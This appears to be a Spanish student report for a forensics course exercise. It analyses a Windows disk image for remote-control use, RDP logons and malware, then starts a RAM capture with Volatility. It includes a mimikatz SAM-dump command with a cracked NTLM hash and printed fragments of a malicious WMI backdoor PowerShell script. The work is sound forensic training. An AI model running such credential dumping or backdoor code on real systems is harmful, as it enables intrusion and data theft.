

Digital Forensics and Incident Response

Práctica

Autor: Carlos Gutiérrez Torrejón

Indice

- [Práctica Windows](#)
 - [Hash del fichero](#)
 - [Nombre de la máquina](#)
 - [Descarga fichero control remoto](#)
 - [Fecha descarga software](#)
 - [Fecha de ejecución programa de control remoto](#)
 - [Conexión programa control remoto](#)
 - [Contraseñas débiles](#)
 - [Conexión RDP](#)
 - [Puerto de conexión máquina atacante](#)
 - [Ficheros Maliciosos](#)
 - [PowerShell maliciosa](#)
 - [Ficheros eliminados](#)
- [Práctica memoria RAM](#)
 - [Adquisición de la memoria RAM de un sistema Windows](#)
 - [Volatility](#)
 - [windows.pslist.PsList](#)
 - [windows.pstree.PsTree](#)
 - [windows.cmdline.CmdLine](#)
 - [windows.envvars.Envvars](#)
- [Práctica Metadatos](#)

Práctica Windows

La primera parte de la práctica consiste en hacer un análisis de dicha máquina utilizando las herramientas proporcionadas a lo largo del curso. Además es muy importante indicar las herramientas utilizadas y cómo se ha llegado a obtener el resultado.

Tenemos la sospecha de que el usuario del equipo está sacando información de la compañía de su equipo y además el equipo de monitorización ha levantado una alerta indicando comportamientos extraños en el equipo, por ello nos han llamado para que analicemos el equipo y podamos determinar qué indicios y evidencias existen sobre las sospechas fundadas.

Además deberéis de registraros en la página **ctf.sancastell.me** utilizando el código de registro **Keepcoding2024_CS7/***

Dentro encontrareis una serie de retos que responder.

Es necesario al finalizar los retos entregar una memoria indicando cómo se han hallado y las herramientas utilizadas.

Hash del fichero

Como analistas de la máquina, lo primero que debemos obtener es el hash sha-256 de la evidencia.

Para obtener el hash solicitado he utilizado un comando de Power Shell

```
PS C:\Users\Forensic> cd C:\Users\Forensic\Desktop\practica
PS C:\Users\Forensic\Desktop\practica> ls

Directorio: C:\Users\Forensic\Desktop\practica

Mode                LastWriteTime         Length Name
----                -
-a----          02/05/2024   16:11         69348868 hashList.csv
-a----          29/04/2022   12:30         11272192 SYSTEM
-a----          03/05/2024   21:11           2393 systemRipper.log
-a----          03/05/2024   21:11         204661 systemRipper.txt
-a----          02/05/2024   13:34       22991929344 Win10_PC001.vmdk

PS C:\Users\Forensic\Desktop\practica> Get-FileHash .\Win10_PC001.vmdk -Algorithm SHA256

Algorithm      Hash                                                    Path
-----
SHA256         4446E9C42345A32FA78A8CE20834FAA047A3B161EBA986F894D2230FCF6B0CBE C:\Users\Forensic\Desktop\pra...
```

Nombre de la máquina


Indiquen el nombre de la máquina de la que se está realizando el análisis.

Herramientas utilizadas


- FTK Imager
- Registry Explorer

Pasos

- Abrimos la evidencia con FTK Imager
- Vamos a la siguiente ruta: C:\windows\system32\config
 - Exportamos el archivo SYSTEM



- Abrimos el archivo SYSTEM con la aplicación Registry Explorer
- En la siguiente ruta podemos encontrar el ComputerName
 - ROOT\ControlSet001\Control\ComputerName



Descarga fichero control remoto


Escriba el nombre del fichero .exe de un programa de control remoto que se ha descargado el usuario

Herramientas utilizadas

- FTK Imager

Pasos

Usando la aplicación FTK Imager, vamos a la carpeta Downloads del usuario IEUser y vemos que se ha descargado la aplicación de control remoto TeamViewer



Fecha descarga software

Ya sabemos que el usuario se descargo el ejecutable de control remoto "TeamViewer_Setup_x64.exe" , en que fecha fué descargado?


Formato de fecha: aaaa-mm-dd (EX: 2020-12-01)

Herramientas utilizadas

- FTK Imager

Pasos

Se ha obtenido la fecha de descarga comprobando la fecha de modificación con FTK Imager



Fecha de ejecución programa de control remoto

Sabemos que se ha ejecutado el programa Team Viewer en el equipo, podrían indicar la fecha en la que se ejecutó. Formato: dd/mm/yyyy

Herramientas utilizadas


- FTK Imager
- Timeline Explorer

Pasos

Con la aplicación FTK Imager vamos a la ruta C:\Windows\Prefetch

Estos registros nos indican como y cuando se ejecutó un binario

Exportamos el registro de TeamViewer y lo abrimos con TimelineExplorer para comprobar en que fechas se ejecutó este programa



Timeline Explorer v1.3.0.0

File Tools Tabs View Help

teamLog2_Timeline.csv

Arrastre una columna aquí para agrupar por dicha columna

Line	Tag	Run Time	Executable Name
1	<input type="checkbox"/>	2022-04-29 09:20:32	TEAMVIEWER.EXE
2	<input checked="" type="checkbox"/>	2022-04-29 17:12:19	\VOLUME{01d4de9e09d44c1a-b009e7a9}\USERS\IEUSER\APPPDATA\LOCAL
3	<input type="checkbox"/>	2022-04-29 17:12:13	\VOLUME{01d4de9e09d44c1a-b009e7a9}\USERS\IEUSER\APPPDATA\LOCAL

Conexión programa control remoto

Existe la sospecha de que se hayan conectado al equipo desde un programa de control remoto.

Podrían decir cual es el ID desde el que se conecta el atacante.

Herramientas utilizadas

- FTK Imager
- Bloc de Notas

Pasos

Desde la aplicación FTK Imager exportamos el log de conexiones de TeamViewer ([C:\Program Files\Teamviewer\Connections_incoming.txt](#))

Lo abrimos con el bloc de notas y comprobamos el ID de la conexión que nos aparece (en realidad se puede ver desde el mimos FTK Imager)

AccessData FTK Imager 4.2.1.4

File View Mode Help

Evidence Tree

- Documents and Settings
- inetpub
- PerfLogs
- Program Files
 - Adobe
 - Common Files
 - Google
 - internet explorer
 - LibreOffice
 - Microsoft Silverlight
 - Puppet Labs
 - TeamViewer
 - Uninstall Information
 - UNP
 - VMware
 - Windows Defender
 - Windows Defender Advanced
 - Windows Mail
 - Windows Media Player
 - Windows Multimedia Platform
 - windows nt
 - Windows Photo Viewer
 - Windows Portable Devices
 - Windows Security

File List

Name	Size	Type	Date Mod
outlook	1	Directory	29/04/202
Printer	1	Directory	29/04/202
x64	1	Directory	29/04/202
\$I30	16	NTFS Index All...	29/04/202
Connections_incoming.txt	1	Regular File	29/04/202
CopyRights.txt	1.816	Regular File	15/04/202
dpa-de.html	15	Regular File	15/04/202
dpa-de.html.FileSlack	2	File Slack	
dpa-en.html	15	Regular File	15/04/202
dpa-en.html.FileSlack	2	File Slack	
eula-de.html	112	Regular File	15/04/202
eula-de.html.FileSlack	1	File Slack	
eula-en.html	103	Regular File	15/04/202
eula-en.html.FileSlack	2	File Slack	
rolloutfile.tv13	1	Regular File	29/04/202
TeamViewer.exe	67.781	Regular File	15/04/202
TeamViewer.exe.FileSlack	4	File Slack	
TeamViewer15_Logfile.log	226	Regular File	29/04/202
TeamViewer15_Logfile.log.FileSlack	7	File Slack	

Custom Content Sources

Evidence:File System Path File	Options
765418952	WIN-MORENIN 29-04-2022 10:09:14 29-0
765418952	WIN-MORENIN 29-04-2022 10:10:34 29-0

Connections_incoming.txt: Bloc de notas

Archivo Edición Formato Ver Ayuda

765418952	WIN-MORENIN	29-04-2022	10:09:14	29-04-2022	10:10:10	IEUser	RemoteControl
765418952	WIN-MORENIN	29-04-2022	10:10:34	29-04-2022	10:13:21	IEUser	RemoteControl

Contraseñas débiles

Existen sospechas de que la contraseña del usuario IEUser es una contraseña débil, lo que ha permitido al atacante acceder a ella.

Podrían indicar la contraseña del usuario.

Herramientas utilizadas

- FTK Imager
- mimiKatz
- crackstation.net

Pasos

Con la herramienta FTK Imager exportamos los archivos SYSTEM y SAM

Usaremos la herramienta mimiKatz para extraer el hash de los usuarios de esos archivos

- lsadump::sam /system:C:\Users\forensic\Desktop\practica\SYSTEM /sam:C:\Users\forensic\Desktop\practica\SAM


```
* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials
  des_cbc_md5      : 1ce9546ebf6e5e45

RID : 000003e8 (1000)
User : IEUser
Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : c6a807d33d3772144ce3407a8a73f9ef

* Primary:Kerberos-Newer-Keys *
```

2d20d252a479f485cdf5e171d93985bf



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2d20d252a479f485cdf5e171d93985bf	NTLM	qwerty

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Conexión RDP

Se ha detectado actividad sospechosa en la red, podrían indicar la IP desde la que se ha conectado a la máquina por RDP

Herramientas utilizadas

- FTK Imager
- evtxecmd
- LibreOffice

Pasos


Exportamos con FTK Imager el archivo de eventos SECURITY

- C:\Windows\System32\winevt\Logs\Security.evtx

Con la herramienta evtxecmd la parseamos a un csv

Con LibreOffice abrimos el csv y filtramos por el evento 4648 y comprobamos las IPs de conexión

- Encontramos la IP 192.168.183.134



```
C:\Herramientas\01_Artefactos\Events\EvtxECmd>EvtxECmd.exe -f C:\Users\forensic\Desktop\practica\Security.evtx --csv C:\Users\forensic\Desktop\practica --csvf security_log.csv
EvtxECmd version 1.0.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\forensic\Desktop\practica\Security.evtx --csv C:\Users\forensic\Desktop\practica --csvf security_log.csv

Warning: Administrator privileges not found!

CSV output will be saved to C:\Users\forensic\Desktop\practica\security_log.csv

Maps loaded: 383
```

RecordNum	EventRecord	TimeCreated	EventID	Level	Provider	Channel	ProcessID	Thread	Computer	ChunkNum	User	MapDescription	UserName
5302		5302 2022-04-29 10:08:16.2309769	4648	LogAlways	Microsoft-Windows-Security-Auditing	Security	640	4384	PEGASUS01	66		A logon was attempted using explicit credentials	PEGASUS01\user1
5319		5319 2022-04-29 10:13:22.3995324	4648	LogAlways	Microsoft-Windows-Security-Auditing	Security	640	4384	PEGASUS01	66		A logon was attempted using explicit credentials	PEGASUS01\user1

MapDescription	UserName	RemoteHost	PayloadData1
A logon was attempted using explicit credentials	PEGASUS01\user1	192.168.183.134:445	Target: PEGASUS01\user1
A logon was attempted using explicit credentials	PEGASUS01\user1	192.168.183.134:445	Target: PEGASUS01\user1

Puerto de conexión máquina atacante

Como sabemos, hay una conexión hacia la máquina con IP 192.168.183.134 mediante RDP, pero se tiene la sospecha de que existan más conexiones hacia diferentes puertos. Indicar el puerto sobre el que se produce la conexión

Con la información obtenida en el apartado anterior podemos encontrar el puerto de conexión
En este caso el 445

M	N	O	
MapDescription	UserName	RemoteHost	PayloadData1
A logon was attempted using explicit credentials	PEGASUS01EUser	192.168.183.134:445	Target: PEGASUS01EUser
A logon was attempted using explicit credentials	PEGASUS01EUser	192.168.183.134:445	Target: PEGASUS01EUser

Ficheros Maliciosos

En la máquina se han encontrado varios ficheros maliciosos.

En que carpeta (solamente el nombre de la carpeta) se encuentran dichos ficheros ?

Herramientas utilizadas

- Loki
- Windows defender
- Arsenal Image Mounter

Pasos

Se ha lanzado un escaneo sobre la evidencia montada en la unidad E:

Se han evidenciado presencia de troyanos en la ruta [E:\TMP](#) que se han confirmado con Windows Defender


```
C:\Herramientas\04_loki_0.44.2\loki>loki.exe -p e:

  NEXT
  YARA and IOC Scanner

by Florian Roth, GNU General Public License
version 0.51.0 (Python 3 release)

DISCLAIMER - USE AT YOUR OWN RISK
```

```
[ALERT]
FILE: e:\TMP\nbtscan.exe SCORE: 160 TYPE: EXE SIZE: 36864
FIRST_BYTES: 4d5a9000003000000040000000ffff0000b8000000 / <filter object at 0x0000023A1129AA70>
MD5: f01a9a2d1e31332ed36c1a4d2839f412
SHA1: 90da10004c8f6fafdaa2cf18922670a745564f45
SHA256: c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e CREATED: Sun May 8 21:07:15 2022 MODIFIED: Sun
Feb 4 20:06:06 2018 ACCESSED: Sat May 4 23:33:28 2024
REASON_1: File Name IOC matched PATTERN: \\nbtscan.exe SUBSCORE: 60 DESC: Known Bad / Dual use classics
REASON_2: Malware Hash TYPE: SHA256 HASH: c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e SUBSCORE: 100
DESC: Emissary Panda Tools and Malware https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government
t-sharepoint-servers/
[ALERT]
FILE: e:\TMP\p.exe SCORE: 105 TYPE: EXE SIZE: 381816
FIRST_BYTES: 4d5a9000003000000040000000ffff0000b8000000 / <filter object at 0x0000023A1129A9B0>
MD5: aeee996fd3484f28e5cd85fe26b6bdc
SHA1: cd23b7c9e0edef184930bc8e0ca2264f0608bcb3
SHA256: f8dbabdf903068130c277ce49c60e35c029ff29d9e3c74c362521f3fb02670d5 CREATED: Sun May 8 21:07:46 2022 MODIFIED: Tue
Apr 27 12:04:06 2018 ACCESSED: Sat May 4 23:33:29 2024
REASON_1: File Name IOC matched PATTERN: \\[a-zA-Z]\.exe$ SUBSCORE: 45 DESC: Typical Malware Name
REASON_2: Yara Rule MATCH: APT_Cloaked_PsExec SUBSCORE: 60
DESCRIPTION: Looks like a cloaked PsExec. This may be APT group activity. REF: - AUTHOR: Florian Roth (Nextron Systems)
MATCHES: $s0: 'psxessvc.exe', $s1: 'Sysinternals PsExec'
```



PowerShell maliciosa

En el equipo hay un script de powershell malicioso con extensión .ps1 , podrían indicar cuál es?

Herramientas utilizadas

- FTK Imager

Pasos

El script de Powershell malicioso se encuentra en la misma carpeta del apartado anterior
WMIBackdoor.ps1

El código incluye comandos matan procesos, infectann unidades y suben archivos a un servidor remoto

```
'KillProcess' {
    $VBScript = @"
        Dim oLocation, oServices, oProcessList, oProcess

        Set oLocation = CreateObject("WbemScripting.SWbemLocator")
        Set oServices = oLocation.ConnectServer(, "root\cimv2")
        Set oProcessList = oServices.ExecQuery("SELECT * FROM Win32_Process WHERE ProcessID = " & TargetEvent)
        For Each oProcess in oProcessList
            oProcess.Terminate()
        Next
    "@

'InfectDrive' {
    # This is only a PoC at this stage. This payload simply drops
    # the EICAR signature to <INSERTED_DRIVE_LETTER>\eicar.txt

    $VBScript = @"
        Dim oFSO, oFile, sFilePath, sDecodedEicar

        $Base64Decoder

        sDecodedEicar = Base64Decode("WdVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDkd93EVJQ0FSLVNUQU5EQVJELUFOVElW5VJVUy1URVNULUZ3TEUhJEgrSCo=")
```

```
'FileUpload' {
  $VBScript = @"
    On Error Resume Next

    Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary

    Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
    oReg.GetStringValue &H80000002, "SOFTWARE\Microsoft\Cryptography", "MachineGuid", aMachineGuid
```

Ficheros eliminados

Se sospecha que existe un fichero .zip eliminado.

Podría indicar el nombre

Herramientas utilizadas

- FTK Imager
- MFTE Explorer
- TimeLine Explorer
- LogFileParser

Pasos

No me ha dado tiempo o no he sido capaz de resolver esta incidencia.

He encontrado algunos zips, pero ninguno con la evidencia de estar eliminado.

Práctica memoria RAM

Para este apartado de la práctica, debéis de hacer una adquisición de memoria RAM sobre el sistema operativo a vuestra elección.

Se deberán indicar los pasos seguidos para la realización de la adquisición, así como la ejecución de mínimo dos comandos con volatility.

Herramientas utilizadas

- WinPmem
- Volatility

Adquisición de la memoria RAM de un sistema Windows

Ejecutamos WinPmem y guardamos la adquisición en el archivo adquisicionRAM.mem

```
C:\Users\forensic\Downloads>winpmem_mini_x64_rc2.exe C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem
WinPmem64
Extracting driver to C:\Users\forensic\AppData\Local\Temp\pmeADDC.tmp
Driver Unloaded.
Loaded Driver C:\Users\forensic\AppData\Local\Temp\pmeADDC.tmp.
Deleting C:\Users\forensic\AppData\Local\Temp\pmeADDC.tmp
The system time is: 00:24:44
Will generate a RAW image
- buffer_size_: 0x1000
CR3: 0x00001AA000
4 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x00002000
```

Este equipo > Escritorio > practica > adquisicionRAM					Buscar en adquisicionRAM
Nombre					
Fecha de modificación					
Tipo					
Tamaño					
adquisicionRAM.mem					8.912.896 KB

Volatility

El resultado de los comandos se envía a un archivo.

windows.pslist.PsList

Con este comando vamos a enumerar los procesos en ejecución cuando se realizó la adquisición de la memoria RAM.

Podría ser útil para detectar actividad sospechosa.

Comando:

```
python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem  
windows.pslist.PsList >> C:\Users\forensic\Desktop\practica\adquisicionRAM\pslist.txt
```

```
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem windows.pslist.PsList >> C:\Users\forensic\Desktop\practica\adquisicionRAM\pslist.txt  
